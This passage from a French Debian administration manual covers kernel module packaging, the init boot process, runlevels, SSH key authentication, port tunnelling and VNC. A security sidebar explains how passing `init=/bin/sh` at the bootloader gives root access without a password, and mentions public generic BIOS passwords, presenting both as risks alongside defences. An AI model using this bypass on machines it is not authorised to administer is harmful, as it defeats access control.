Les sources des modules sont à présent disponibles dans le répertoire `~/kernel/modules/qc-usb-source/`. Pour compiler ces modules et en créer un paquet Debian, il faut appeler **`make-kpkg`** avec le paramètre `modules-image` en lui indiquant via la variable d'environnement MODULE_LOC où trouver les modules (en l'absence de cette variable, il emploie `/usr/src/modules/` — qui ne nous convient pas). Par défaut, il essaie alors de créer les paquets de tous les modules externes que vous aurez décompactés. L'option `--added-modules` permet d'indiquer explicitement les modules externes à compiler. Pour en citer plusieurs, séparez-les par une virgule.

```
$ export MODULE_LOC=~/kernel/modules
$ cd ~/kernel/linux-source-2.6.18
$ fakeroot make-kpkg --append-to-version -falcot modules-image
[...]
Module /home/rmas/kernel/modules/qc-usb-source processed fine
$ ls ../*.deb
../linux-image-2.6.18-falcot_1_i386.deb
../qc-usb-modules-2.6.18-falcot_0.6.6-1+1_i386.deb
```

ASTUCE **Automatisation du processus avec module-assistant**

Le paquet `module-assistant` a été conçu spécialement pour automatiser tout ce processus, depuis l'installation des outils nécessaires jusqu'à la compilation et à l'installation du paquet généré, le tout en prenant automatiquement en compte le noyau en cours de fonctionnement.

Emploi d'un patch sur le noyau

Certaines fonctionnalités ne sont pas intégrées au noyau standard faute de stabilité ou d'accord des mainteneurs du noyau. Dans ce cas, il arrive qu'elles soient diffusés sous la forme de correctif (ou patch), que chacun est libre d'appliquer sur les sources du noyau.

Debian diffuse certains de ces patches par le biais des paquets `linux-patch-*` ou `kernel-patch-*` (exemple : `linux-patch-bootsplash` qui permet un affichage graphique pendant la séquence de démarrage de l'ordinateur). Ces paquets installent des fichiers dans `/usr/src/kernel-patches/`.

Pour employer un ou plusieurs des patches installés, il suffit de fournir à **`make-kpkg`** une option `--added-patches` détaillant les patches à appliquer avant d'exécuter la compilation. Avant de se lancer dans une nouvelle compilation, il est recommandé de nettoyer les sources avec la commande **`make-kpkg clean`**.

```
$ cd ~/kernel/linux-source-2.6.18
$ fakeroot make-kpkg clean
$ fakeroot make-kpkg --append-to-version -skas --revision 1 --added-patches skas kernel-image
$ ls ../*.deb
../linux-image-2.6.18-falcot_1_i386.deb
../linux-image-2.6.18-skas_1_i386.deb
../qc-usb-modules-2.6.18-falcot_0.6.6-1+1_i386.deb
```

Attention, un patch ne fonctionnant pas forcément avec toutes les versions des noyaux, il est possible que **make-kpkg** échoue à l'appliquer sur les sources du noyau. Un message vous en informera alors : dans ce cas, référez-vous à la documentation disponible dans le paquet Debian du patch (dans le répertoire `/usr/share/doc/kernel-patch-*/`). Il est probable que le mainteneur indique pour quelles versions du noyau il a été prévu.

Installation d'un noyau

Caractéristiques d'un paquet Debian du noyau

Un paquet Debian de noyau installe l'image du noyau (`vmlinuz-`*version*), sa configuration (`config-`*version*) et sa table de symboles (`System.map-`*version*) dans `/boot/`. La table de symboles permet aux développeurs de comprendre le sens d'un message d'erreur du noyau (en son absence, les *oops* — équivalents dans le noyau des erreurs de segmentation des programmes de l'espace utilisateur, ces messages sont générés suite à un déréférencement de pointeur invalide — n'indiqueraient que des adresses mémoire numériques, informations inutiles si on ne sait pas à quels symboles elles correspondent). Les modules sont installés dans le répertoire `/lib/modules/`*version*`/`.

POUR ALLER PLUS LOIN
Configurations particulières

Cette section présente le comportement par défaut d'un paquet Debian de noyau Linux, mais tout est paramétrable par le biais du fichier `/etc/kernel-img.conf`. Consultez la page de manuel associée pour en apprendre plus : `kernel-img.conf(5)`

Les scripts de configuration du paquet génèrent automatiquement une image *initrd* (*init ram disk*) — cette dernière est un mini-système préparé en mémoire (*ram disk*) par le chargeur de démarrage et démarré par le noyau Linux dans le seul but de charger les modules nécessaires pour accéder au périphérique contenant le système Debian complet (par exemple le pilote pour les disques IDE). Enfin, les scripts de post-installation mettent à jour les liens symboliques `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` et `/initrd.img.old` pour qu'ils pointent respectivement sur les deux derniers noyaux installés ainsi que leurs images *initrd* associées.

La configuration standard des chargeurs de démarrage s'appuie sur ces liens symboliques pour employer automatiquement le dernier noyau installé, tout en laissant la possibilité de démarrer sur le noyau précédent si le dernier installé ne fonctionne pas. Si **lilo** est installé, l'installation

d'un nouveau noyau vous proposera de l'exécuter pour mettre à jour le code d'amorçage et lui faire prendre en compte le nouveau noyau. Si **grub** est votre chargeur de démarrage, refusez sa proposition d'exécuter **lilo** et pensez à désinstaller ce dernier dans la foulée pour ne plus être gêné — ou configurez les options `postinst_hook` et `postrm_hook` dans `kernel-img.conf`, comme dans l'exemple ci-dessous.

EXEMPLE Fichier de configuration des paquets de noyau

```
do_symlinks = Yes
do_initrd = Yes
do_bootloader = Yes
postinst_hook = /usr/sbin/update-grub
postrm_hook = /usr/sbin/update-grub
```

Installation avec dpkg

L'emploi fréquent d'**apt-get** a tendance à faire oublier l'existence de **dpkg**. Le moyen le plus simple d'installer un noyau compilé soi-même reste pourtant la commande **dpkg -i *paquet*.deb**. *paquet*.deb représente évidemment le nom d'un paquet `linux-image`, comme par exemple `linux-image-2.6.18-falcot_1_i386.deb`.

La configuration de base obtenue peut aussi bien devenir un serveur qu'un poste de bureautique et elle est reproductible en masse de façon semi-automatisée. Une machine en disposant n'est toutefois pas encore adaptée à un usage donné, c'est pourquoi l'administrateur doit à présent compléter la préparation. Pour cela il commencera par mettre en place les couches logicielles basses appelées « services Unix ».

chapitre 9

Services Unix

Ce chapitre parcourt un ensemble de services fondamentaux, souvent communs à beaucoup d'Unix. Tout administrateur se doit de les connaître.

SOMMAIRE

MOTS-CLÉS

- Démarrage du système
- Scripts d'initialisation
- SSH, Telnet
- Droits et permissions
- Supervision
- Inetd, Cron
- Sauvegarde
- Hotplug, PCMCIA
- APM, ACPI

Démarrage du système

Lorsque l'ordinateur démarre, les nombreux messages défilant sur la console révèlent de nombreuses initialisations et configurations automatiques. Parfois, il est souhaitable de modifier légèrement le déroulement de cette étape, ce qui implique de bien la comprendre. C'est l'objet de cette section.

En tout premier lieu, le BIOS prend le contrôle de l'ordinateur, détecte les disques, charge le *Master Boot Record* (enregistrement d'amorçage maître), et l'exécute. Le chargeur d'amorçage prend alors le relais, trouve le noyau sur le disque, le charge et l'exécute. Enfin, le noyau s'initialise, monte la partition contenant la racine de l'arborescence, et peut enfin démarrer le premier programme : **`init`**.

Celui-ci exécute tout un ensemble de processus en suivant les indications du fichier `/etc/inittab`. Le premier programme exécuté (correspondant à l'étape *sysinit*) est **`/etc/init.d/rcS`**, script qui exécute tous les programmes du répertoire `/etc/rcS.d/`.

Parmi ceux-ci, on trouve successivement :

- la configuration du clavier de la console ;
- le chargement des pilotes : la plupart des modules noyau sont chargés par le noyau lui-même en fonction du matériel détecté ; certains pilotes peuvent ensuite être systématiquement chargés, les modules correspondants doivent être listés dans `/etc/modules` ;
- la vérification de l'intégrité des systèmes de fichiers ;
- le montage des partitions locales ;
- la configuration du réseau ;
- le montage des systèmes de fichiers distants (NFS).

Après cette phase, **`init`** reprend la main et démarre les programmes associés au niveau d'exécution (*runlevel*) normal, soit par défaut le niveau 2. Il exécute **`/etc/init.d/rc 2`**, script qui démarre tous les services donnés du répertoire `/etc/rc2.d/` débutant par la lettre « S ». Le nombre qui suit sert à classer alphanumériquement les services pour les démarrer dans le bon ordre (certains peuvent en effet dépendre d'autres services). D'une manière générale, les services de base (comme le service de collecte des journaux, **`syslogd`**, ou celui d'attribution des ports, **`portmap`**) sont démarrés en premier, suivis par les services standards et l'interface graphique (**`gdm`**).

`init` distingue plusieurs niveaux d'exécution car il peut basculer de l'un à l'autre par la commande **`telinit`** ***`nouveau-niveau`***. Dès son invocation, **`init`** exécute à nouveau **`/etc/init.d/rc`** avec le nouveau niveau d'exécution désiré, script qui démarre à son tour les services manquants et arrête

CAS PARTICULIER Le démarrage sur le réseau

Dans certaines configurations, le BIOS peut être configuré pour ne pas exécuter le MBR mais aller chercher son équivalent sur le réseau, ce qui permet par exemple de construire des ordinateurs sans disque dur, ou qui se réinstallent complètement à chaque démarrage. Cette possibilité n'est pas offerte par tous les matériels, et il faut généralement une combinaison adaptée du BIOS et de la carte réseau.

Le démarrage sur le réseau peut être utilisé pour lancer **`debian-installer`** ou FAI (voir page 44).

B.A.-BA Le processus, une invocation de programme

Un processus est la représentation en mémoire d'un programme qui s'exécute. Il regroupe toutes les informations nécessaires au bon déroulement du logiciel (le code lui-même, mais aussi les données qu'il a en mémoire, la liste des fichiers qu'il a ouverts, des connexions réseau qu'il a établies, etc.). Un même programme peut faire l'objet de plusieurs processus, y compris sous le même identifiant utilisateur.

B.A.-BA Modules du noyau et options

Les modules du noyau disposent eux aussi d'options qu'on peut paramétrer dans un fichier. Les noyaux 2.4 utilisaient pour cela `/etc/modules.conf`, généré par le programme **`update-modules`** à partir des informations du répertoire `/etc/modutils/`. Les noyaux 2.6 préfèrent `/etc/modprobe.conf`, incluant `/lib/modules/modprobe.conf` (généré par **`update-modules`** à partir des informations du répertoire `/etc/modprobe.d/`).

Ces changements sont liés aux évolutions du programme **`modprobe`** — le programme permettant de charger un module noyau avec ses dépendances (les modules peuvent en effet faire appel à d'autres modules). Pour un noyau 2.6, le programme **`modprobe`** correspondant provient ainsi du paquet `module-init-tools`, et non plus de `modutils`. Ces deux paquets coexistent très bien et les bons programmes sont employés automatiquement en fonction de la version du noyau, mais le noyau officiel d'*Etch* étant un 2.6, on peut dorénavant se passer de `modutils`.

SÉCURITÉ Gare à la substitution d'init par un shell

Le premier processus démarré est par convention le programme **`init`**. Toutefois, il est possible de passer au noyau une option `init` indiquant un autre programme.
Toute personne capable d'accéder à l'ordinateur pourra appuyer sur le bouton *Reset* et ainsi le redémarrer, puis, via l'invite du chargeur d'amorçage, passer au noyau l'option `init=/bin/sh` pour obtenir un accès root sans connaître le mot de passe de l'administrateur.
Pour éviter cela, on peut protéger le chargeur d'amorçage par un mot de passe. Pensez alors à protéger aussi l'accès au BIOS (un mécanisme de protection par mot de passe est presque toujours disponible), sans quoi un indélicat pourra toujours démarrer sur une disquette contenant son propre système Linux, qu'il utilisera pour accéder aux disques durs de l'ordinateur.
Sachez enfin que la plupart des BIOS disposent de passe-partout génériques. Prévus à l'origine pour dépanner les distraits qui oublient les leurs, ces mots de passe sont désormais publics et diffusés sur l'Internet (vérifiez vous-même en cherchant *BIOS generic passwords* sur un moteur de recherche). Toutes ces protections ralentiront donc l'accès non autorisé à la machine, sans pouvoir l'empêcher totalement. C'est pourquoi il est vain de chercher à protéger un ordinateur si l'attaquant peut y accéder physiquement : il pourra de toute manière démonter les disques durs pour les brancher sur un ordinateur sous son contrôle, voire voler l'ordinateur entier, ou vider la mémoire du BIOS pour remettre à zéro le mot de passe…

ALTERNATIVE Autres systèmes d'initialisation

Nous décrivons ici le processus d'initialisation utilisé par défaut sous Debian et hérité des Unix de type *System V* (et mis en œuvre par le paquet `sysvinit`), mais il en existe d'autres.
Citons notamment le processus simplifié contenu dans le paquet `file-rc`. Ce dernier garde le principe des niveaux de fonctionnement (*runlevels*), mais remplace les répertoires et les liens symboliques par un unique fichier de configuration, qui spécifie à **`init`** les processus à lancer et l'ordre de lancement.
Un nouveau système, assez prometteur, est en cours de développement. Il s'agit d'**`upstart`**, qui fonctionne avec des événements plutôt que des niveaux de fonctionnement prédéfinis ; les scripts de lancement ne sont plus déclenchés par le changement de *runlevel* mais par l'aboutissement des scripts précédents dont ils dépendent. Ce système, initié par Ubuntu, ne fait pour l'instant partie que de la section *Experimental* de Debian.
Il existe encore bien d'autres systèmes et d'autres modes de fonctionnement, comme **`runit`**, **`minit`** ou **`initng`**, mais ils sont relativement spécialisés et minoritaires.

ceux qui ne sont plus souhaités. Pour cela, il se réfère au contenu du répertoire `/etc/rc`*X*`.d` (où *X* représente le nouveau niveau d'exécution). Les scripts débutant par « S » (comme *Start*) sont des services à démarrer, ceux débutant par « K » (comme *Kill*) sont des services à stopper. Le script évite de redémarrer tout service déjà actif dans le niveau d'exécution précédent.

Debian utilise par défaut quatre *runlevels* différents :

- Le niveau 0 n'est utilisé que de manière transitoire, lors de la phase d'extinction de l'ordinateur. Il contient donc de nombreux scripts « K ».

- Le niveau 1, aussi connu sous le nom de *single-user*, correspond au système en mode dégradé ; il ne contient que les services de base, et est prévu pour les opérations de maintenance en dehors de l'interaction des utilisateurs.
- Le niveau 2 est le niveau de fonctionnement normal, qui inclut les services réseau, l'interface graphique, les connexions des utilisateurs, etc.
- Le niveau 6 est similaire au niveau 0, à ceci près qu'il est utilisé lors de la phase d'extinction qui précède un redémarrage.

D'autres niveaux existent, notamment de 3 à 5. Ils sont par défaut configurés pour fonctionner de la même manière que le niveau 2, mais l'administrateur peut les modifier (en ajoutant ou supprimant des scripts dans les répertoires `/etc/rcX.d/` correspondants) pour les adapter à un besoin particulier.




Figure 9–1
Étapes du démarrage d'un ordinateur sous Linux

Tous les scripts contenus dans les différents répertoires `/etc/rcX.d` ne sont que des liens symboliques, créés à l'installation du paquet concerné par le programme **`update-rc.d`**, et menant vers les scripts réels, stockés sous `/etc/init.d/`. Pour adapter à sa guise les services à démarrer ou à stopper à chaque niveau d'exécution, l'administrateur exécutera à nouveau le programme **`update-rc.d`** en lui fournissant les paramètres adéquats. La page de manuel `update-rc.d(1)` en détaille la syntaxe précise.

Signalons au passage que supprimer tous les liens symboliques (avec le paramètre `remove`) n'est pas la bonne méthode pour désactiver un service. Il faut simplement le configurer pour ne pas démarrer dans les niveaux d'exécution souhaités (tout en conservant les appels correspondants pour l'arrêter au cas où le service tournait dans le niveau d'exécution précédent). L'utilisation d'**`update-rc.d`** étant quelque peu alambiquée, on pourra utiliser **`rcconf`** (du paquet `rcconf`) pour se voir présenter une interface plus simple à manipuler.

Enfin, **`init`** démarre les programmes de contrôle des différentes consoles virtuelles (**`getty`**). Ils affichent une invite, attendent un nom d'utilisateur, puis exécutent **`login`** ***`utilisateur`*** pour démarrer une session.

VOCABULAIRE **Console et terminal**

Les premiers ordinateurs étaient habituellement séparés en plusieurs parties, très volumineuses : l'armoire de stockage et l'unité de calcul étaient distinctes des organes de contrôle utilisés par les opérateurs. Ceux-ci constituaient donc un meuble à part, la « console ». Ce terme est resté, mais sa signification a évolué. Il est devenu plus ou moins synonyme de « terminal » : un ensemble d'un clavier et d'un écran.

Au fil de l'évolution de l'informatique, les systèmes d'exploitation ont proposé plusieurs consoles virtuelles pour offrir plusieurs sessions indépendantes en même temps, même s'il n'existe physiquement qu'un clavier et un écran. La plupart des systèmes GNU/Linux proposent ainsi six consoles virtuelles (en mode texte), accessibles grâce aux combinaisons de touches *Control + Alt + F1* à *Control + Alt + F6*.

Les termes « console » et « terminal » peuvent aussi, au sens large, désigner un émulateur de terminal dans une session graphique X11 (comme **`xterm`**, **`gnome-terminal`** ou **`konsole`**).

CHARTE DEBIAN

Redémarrage des services

Les scripts de configuration des paquets Debian redémarrent parfois certains services pour assurer leur disponibilité ou leur faire prendre en compte certaines nouvelles options. La commande de manipulation d'un service **`/etc/init.d/`*`service opération`*** ne prend pas en compte le niveau d'exécution, suppose (à tort) que le service est actuellement employé, et peut donc effectuer des opérations inadéquates (démarrage d'un service volontairement arrêté, ou arrêt d'un service déjà stoppé, etc.). Debian a donc introduit le programme **`invoke-rc.d`**, auquel les scripts de configuration doivent recourir pour appeler les scripts d'initialisation des services. Il n'exécutera que les commandes nécessaires. Attention, contrairement à l'usage, le suffixe `.d` est ici employé sur un nom de programme et non pas sur un répertoire.

Connexion à distance

Il est essentiel pour un administrateur de pouvoir se connecter à distance sur un ordinateur. Les serveurs, confinés dans leur propre salle, disposent en effet rarement d'un clavier et d'un écran connectés en permanence — mais sont reliés au réseau.

B.A.-BA **Client, serveur**

Lorsqu'un système comporte plusieurs mécanismes qui communiquent entre eux, on emploie souvent la métaphore client/serveur. Le serveur désigne alors le programme qui attend des requêtes en provenance d'un client, puis les exécute. C'est le client qui dirige les opérations, le serveur ne prenant pas d'initiatives de lui-même.

Connexion à distance : telnet

Le protocole *telnet*, doyen de la connexion à distance, est le pire du point de vue de la sécurité. Les mots de passe y circulant en clair — c'est-à-dire sans être chiffrés — tout indélicat situé sur le réseau peut les intercepter. Si nécessaire, vous prendrez donc soin de désinstaller ce service obsolète qui n'est plus installé en standard :

```
# apt-get remove telnetd
```

VOCABULAIRE Authentification, chiffrement

Lorsqu'il s'agit de donner à un client la possibilité d'effectuer ou de déclencher des actions sur un serveur, les implications de sécurité sont importantes. On doit donc s'assurer de l'identité du client ; c'est l'authentification. Cette identité consistant souvent en un mot de passe, il faut bien entendu protéger la confidentialité de ce mot de passe, faute de quoi n'importe quel autre client pourra récupérer ce mot de passe ; c'est l'objet du chiffrement, qui est une forme de codage permettant à deux systèmes de communiquer des secrets sur un canal public sans qu'ils puissent être interceptés par des tierces parties.
L'authentification et le chiffrement sont souvent évoqués ensemble, à la fois parce qu'ils interviennent fréquemment conjointement et parce qu'ils sont en général mis en œuvre à l'aide de concepts mathématiques similaires.

CULTURE SSH comparé à RSH

Les outils SSH reprennent en les sécurisant les programmes de la classique famille RSH (*Remote Shell*, ou shell à distance) — **`rsh`**, **`rlogin`**, et **`rcp`**. Ces derniers sont toujours disponibles dans les paquets `rsh-server` et `rsh-client` mais ils sont désormais fortement déconseillés.

B.A.-BA Fork

Le terme *fork* (fourche, ou projet dérivé), dans le cadre d'un logiciel, désigne un nouveau projet, concurrent de l'original dont il s'inspire, et qu'il a entièrement copié au début. Ces deux logiciels identiques divergent rapidement sur le plan du développement. C'est souvent un désaccord dans l'équipe qui est à l'origine d'un *fork*.
Cette possibilité provient directement du caractère libre d'un logiciel ; un *fork* est sain lorsqu'il permet la poursuite du développement sous forme de logiciel libre (en cas de changement de licence par exemple). Un *fork* issu d'un désaccord technique ou relationnel est souvent un gâchis de ressources humaines ; on lui préférera la résolution du différend. Il n'est d'ailleurs pas rare d'assister à la fusion des branches d'un *fork* quand elles font ce constat amer.

Il en existe cependant une adaptation corrigeant ses défauts rédhibitoires ; elle emploie SSL (*Secure Socket Layer*) pour authentifier le partenaire et chiffrer les communications. Les paquets *telnetd-ssl* et *telnet-ssl* en fournissent respectivement le serveur et le client.

Connexion à distance sécurisée : SSH

Le protocole *SSH* (*Secured Shell*, ou shell sécurisé), contrairement à *telnet*, a été conçu dans une optique de sécurité et de fiabilité. Les connexions ainsi mises en place sont sûres : le partenaire est authentifié et tous les échanges sont chiffrés.

SSH offre encore deux services de transfert de fichiers. **`scp`** est un utilitaire en ligne de commande qui s'emploie comme **`cp`** sauf que tout chemin sur une autre machine sera préfixé du nom de celle-ci suivi du caractère deux-points.

```
$ scp fichier machine:/tmp/
```

`sftp` est un programme interactif très similaire à **`ftp`**. Ainsi une même session **`sftp`** peut transférer plusieurs fichiers, et il est possible d'y manipuler les fichiers distants (supprimer, changer leur nom ou leurs droits, etc.).

Debian emploie OpenSSH, version libre de SSH maintenue par le projet **`OpenBSD`** (un système d'exploitation libre basé sur un noyau BSD, et qui se focalise sur la sécurité) et *fork* du logiciel SSH originel développé par la société finlandaise SSH Communications Security Corp. Celle-ci, qui en avait débuté le développement sous la forme d'un logiciel libre, avait en effet décidé de le poursuivre sous une licence propriétaire. Le projet OpenBSD créa donc OpenSSH pour maintenir une version libre de SSH.

POUR ALLER PLUS LOIN Accélération matérielle pour SSH

Certains matériels prennent en charge des fonctions mathématiques utilisées pour la cryptographie, ce qui permet d'accélérer les calculs requis et donc d'augmenter les performances de certains outils (et de délester le processeur principal d'autant de travail). Ces outils incluent notamment la bibliothèque OpenSSL, qui est à son tour utilisée par OpenSSH.
Bien qu'un travail d'uniformisation des pilotes soit en cours (notamment au niveau du noyau), les différents matériels restent gérés de manière inégale et hétéroclite. À titre d'exemple, le système Padlock inclus dans les processeurs C3 de Via est partiellement supporté. Certains algorithmes de chiffrement (notamment AES) sont gérés par le noyau 2.6.18 utilisé dans *Etch*, mais d'autres (SHA1 et SHA256) nécessitent d'appliquer un correctif, donc de construire son propre noyau. De même, la bibliothèque OpenSSL 0.9.8 telle que présente dans *Etch* prend en charge la délégation du chiffrement AES au matériel dédié, mais pas les algorithmes SHA ; là encore, il faudra recompiler la bibliothèque avec un correctif.
‣ http://www.logix.cz/michal/devel/padlock/

Dans *Etch*, OpenSSH est séparé en deux paquets. La partie cliente est dans le paquet `openssh-client`, le serveur dans `openssh-server`.

Authentification par clé

Chaque fois que l'on se connecte par SSH, le serveur distant demande un mot de passe pour authentifier l'utilisateur. Cela peut être problématique si l'on souhaite automatiser une connexion ou si l'on emploie un outil qui requiert de fréquentes connexions par SSH. C'est pourquoi SSH supporte un système d'authentification par clé.

L'utilisateur génère une biclé sur la machine cliente avec **`ssh-keygen -t dsa`** : la clé publique est stockée dans `~/.ssh/id_dsa.pub` tandis que la clé privée correspondante est placée dans `~/.ssh/id_dsa`. L'utilisateur emploie alors **`ssh-copy-id`** ***`serveur`*** pour ajouter sa clé publique dans le fichier `~/.ssh/authorized_keys` du serveur. Si la clé privée n'a pas, lors de sa création, été protégée par une « phrase de passe » (*passphrase*) qui la protège, toutes les connexions au serveur fonctionneront désormais sans mot de passe. Sinon, il faudra à chaque fois déchiffrer la clé privée donc saisir la phrase de passe. Heureusement **`ssh-agent`** va nous permettre de garder en mémoire la (ou les) clé(s) privée(s) afin de ne pas devoir régulièrement ressaisir la phrase de protection. Pour cela, il suffit d'invoquer **`ssh-add`** (une fois par session de travail) à la condition que la session soit déjà associée à une instance fonctionnelle de **`ssh-agent`**. Debian l'active en standard dans les sessions graphiques, mais cela peut se désactiver en modifiant `/etc/X11/Xsession.options`. Pour une session en console, on peut le démarrer manuellement avec **`eval `ssh-agent`**.

SÉCURITÉ Protection de la clé privée

Quiconque dispose de la clé privée peut se connecter sur le compte ainsi configuré. C'est pourquoi l'accès à la clé privée est protégé par une « phrase de passe ». Quelqu'un qui récupérerait une copie d'un fichier abritant une clé privée (par exemple `~/.ssh/id_dsa`) devrait encore retrouver cette phrase avant de pouvoir l'utiliser. Cette protection supplémentaire n'est cependant pas inviolable, et si l'on pense que ce fichier a été compromis il vaut mieux désactiver cette clé sur les ordinateurs où elle a été installée (en la retirant des fichiers `authorized_keys`) et la remplacer par une clé nouvellement générée.

Utiliser des applications X11 à distance

Le protocole SSH permet de faire suivre (*forward*) les données graphiques (dites « X11 », du nom du système graphique le plus répandu sous Unix) : le serveur leur réserve alors un canal de données spécifique. Concrètement, une application graphique exécutée à distance peut s'afficher sur le serveur X.org de l'écran local, et toute la session (manipulation comme affichage) sera sécurisée. Cette fonctionnalité donne à une application exécutée à distance de nombreuses possibilités d'interférer sur le système local, elle est donc préventivement désactivée par défaut ; on l'activera en précisant `X11Forwarding yes` dans le fichier de configuration `/etc/ssh/sshd_config` du serveur. L'utilisateur pourra ensuite en profiter en spécifiant l'option `-X` de **`ssh`**.

Créer des tunnels chiffrés avec le port forwarding

Ses options `-R` et `-L` permettent à **`ssh`** de créer des « tunnels chiffrés » entre deux machines, déportant de manière sécurisée un port TCP (voir page 192) local vers une machine distante ou vice versa.

> **VOCABULAIRE** **Tunnel**
>
> Le réseau Internet, et la plupart des réseaux locaux qui y sont raccordés, fonctionnent en mode paquet et non en mode connecté, c'est-à-dire qu'un paquet émis depuis un ordinateur en direction d'un autre va s'arrêter sur plusieurs routeurs intermédiaires pour être acheminé jusqu'à sa destination. On peut néanmoins simuler un fonctionnement connecté, selon lequel le flux est encapsulé dans des paquets IP normaux ; ces paquets suivent leur chemin habituel, mais le flux est restitué tel quel à destination. On parle alors de « tunnel », par analogie avec un tunnel routier, dans lequel les véhicules roulent directement de l'entrée à la sortie sans rencontrer de carrefours, par opposition au trajet en surface qui impliquerait des intersections et des changements de direction.
> On peut profiter de l'opération pour ajouter du chiffrement au tunnel : le flux qui y circule est alors méconnaissable de l'extérieur, mais il est restauré à son état de flux en clair à la sortie du tunnel.

`ssh -L 8000:serveur:25 intermediaire` lance un **`ssh`** qui établit une session vers *intermediaire* tout en écoutant le port 8000 local. Toute connexion établie sur ce port fera débuter par **`ssh`** une connexion de l'ordinateur *intermediaire* vers le port 25 de *serveur*, à laquelle **`ssh`** la reliera.

`ssh -R 8000:serveur:25 intermediaire` établit également une session SSH vers *intermediaire*, mais c'est sur cette machine que le processus **`ssh`** écoute le port 8000. Toute connexion établie sur ce port fera débuter par **`ssh`** une connexion depuis la machine locale vers le port 25 de *serveur*, à laquelle **`ssh`** la reliera.




Figure 9–2 Déport d'un port local par SSH




Figure 9–3 Déport d'un port distant par SSH

Dans les deux cas, il s'agit de créer des connexions vers le port 25 de la machine *serveur*, qui passent au travers du tunnel SSH établi entre la machine locale et la machine *intermediaire*. Dans le premier cas, l'entrée du tunnel est le port 8000 local, et les données transitent vers *intermediaire* avant de se diriger vers *serveur* sur le réseau « public ». Dans le second, l'entrée et la sortie du tunnel sont inversées : l'entrée est le port 8000 d'*intermediaire*, la sortie est locale, et les données se dirigent ensuite vers *serveur* depuis la machine locale. En pratique, dans les cas d'usage les plus courants, le serveur est soit la machine locale soit l'intermédiaire.

Accéder à distance à des bureaux graphiques

VNC (*Virtual Network Computing*, ou informatique en réseau virtuel) permet d'accéder à distance à des bureaux graphiques.

Cet outil sert principalement en assistance technique : l'administrateur peut constater les erreurs de l'utilisateur et lui montrer la bonne manipulation sans devoir se déplacer à ses côtés.

Il faut tout d'abord que l'utilisateur autorise le partage de sa session. Les environnements de bureau Gnome et KDE incluent à cet effet respectivement **`vino`** et **`krfb`**, qui offrent une interface graphique permettant de partager, via VNC, une session existante (respectivement dans les menus *Bureau > Préférences > Bureau à distance* et *K > Configuration > Internet et réseau > Partage de bureau*). Pour les autres types de session graphique, la commande **`x11vnc`** (du paquet Debian éponyme) a le même effet ; on pourra la rendre disponible à l'utilisateur via une icône explicite.

Lorsque la session graphique est rendue disponible par VNC, l'administrateur doit s'y connecter à l'aide d'un client VNC. Gnome propose pour cela **`tsclient`** (qui n'est pas installé par défaut), et KDE inclut **`krdc`** (dans le menu *K > Internet > Krdc Connexion à un bureau distant*). Il existe aussi des clients VNC qui s'invoquent en ligne de commande, comme **`xvncviewer`**, du paquet Debian éponyme. Une fois connecté, il peut examiner ce qui se passe, voire intervenir et montrer à l'utilisateur comment procéder.

VNC sert aussi aux utilisateurs nomades, ou responsables d'entreprises, ayant des besoins ponctuels de connexion depuis chez eux, qui retrouvent ainsi à distance un bureau similaire à celui qu'ils ont au travail. La configuration d'un tel service est plus compliquée : il faut d'abord installer le paquet `vncserver`, puis suivre les indications du fichier `/usr/share/doc/vncserver/README.inetd`. On résout ainsi le problème de l'authentification, puisque seuls les utilisateurs disposant de comptes locaux passeront le cap de la connexion via **`gdm`** (ou les équivalents **`kdm`**, **`xdm`**, etc.). Comme ce fonctionnement permet sans problème plusieurs connexions simultanées (à condition que le serveur soit suffisamment

SÉCURITÉ VNC sur SSH

Si l'on souhaite se connecter par VNC et qu'on ne veut pas que les données circulent en clair sur le réseau, il est possible d'encapsuler les données dans un tunnel SSH (voir page 166). Il faut simplement savoir que VNC emploie par défaut le port 5900 pour le premier écran (appelé « localhost:0 »), 5901 pour le second (appelé « localhost:1 »), etc.

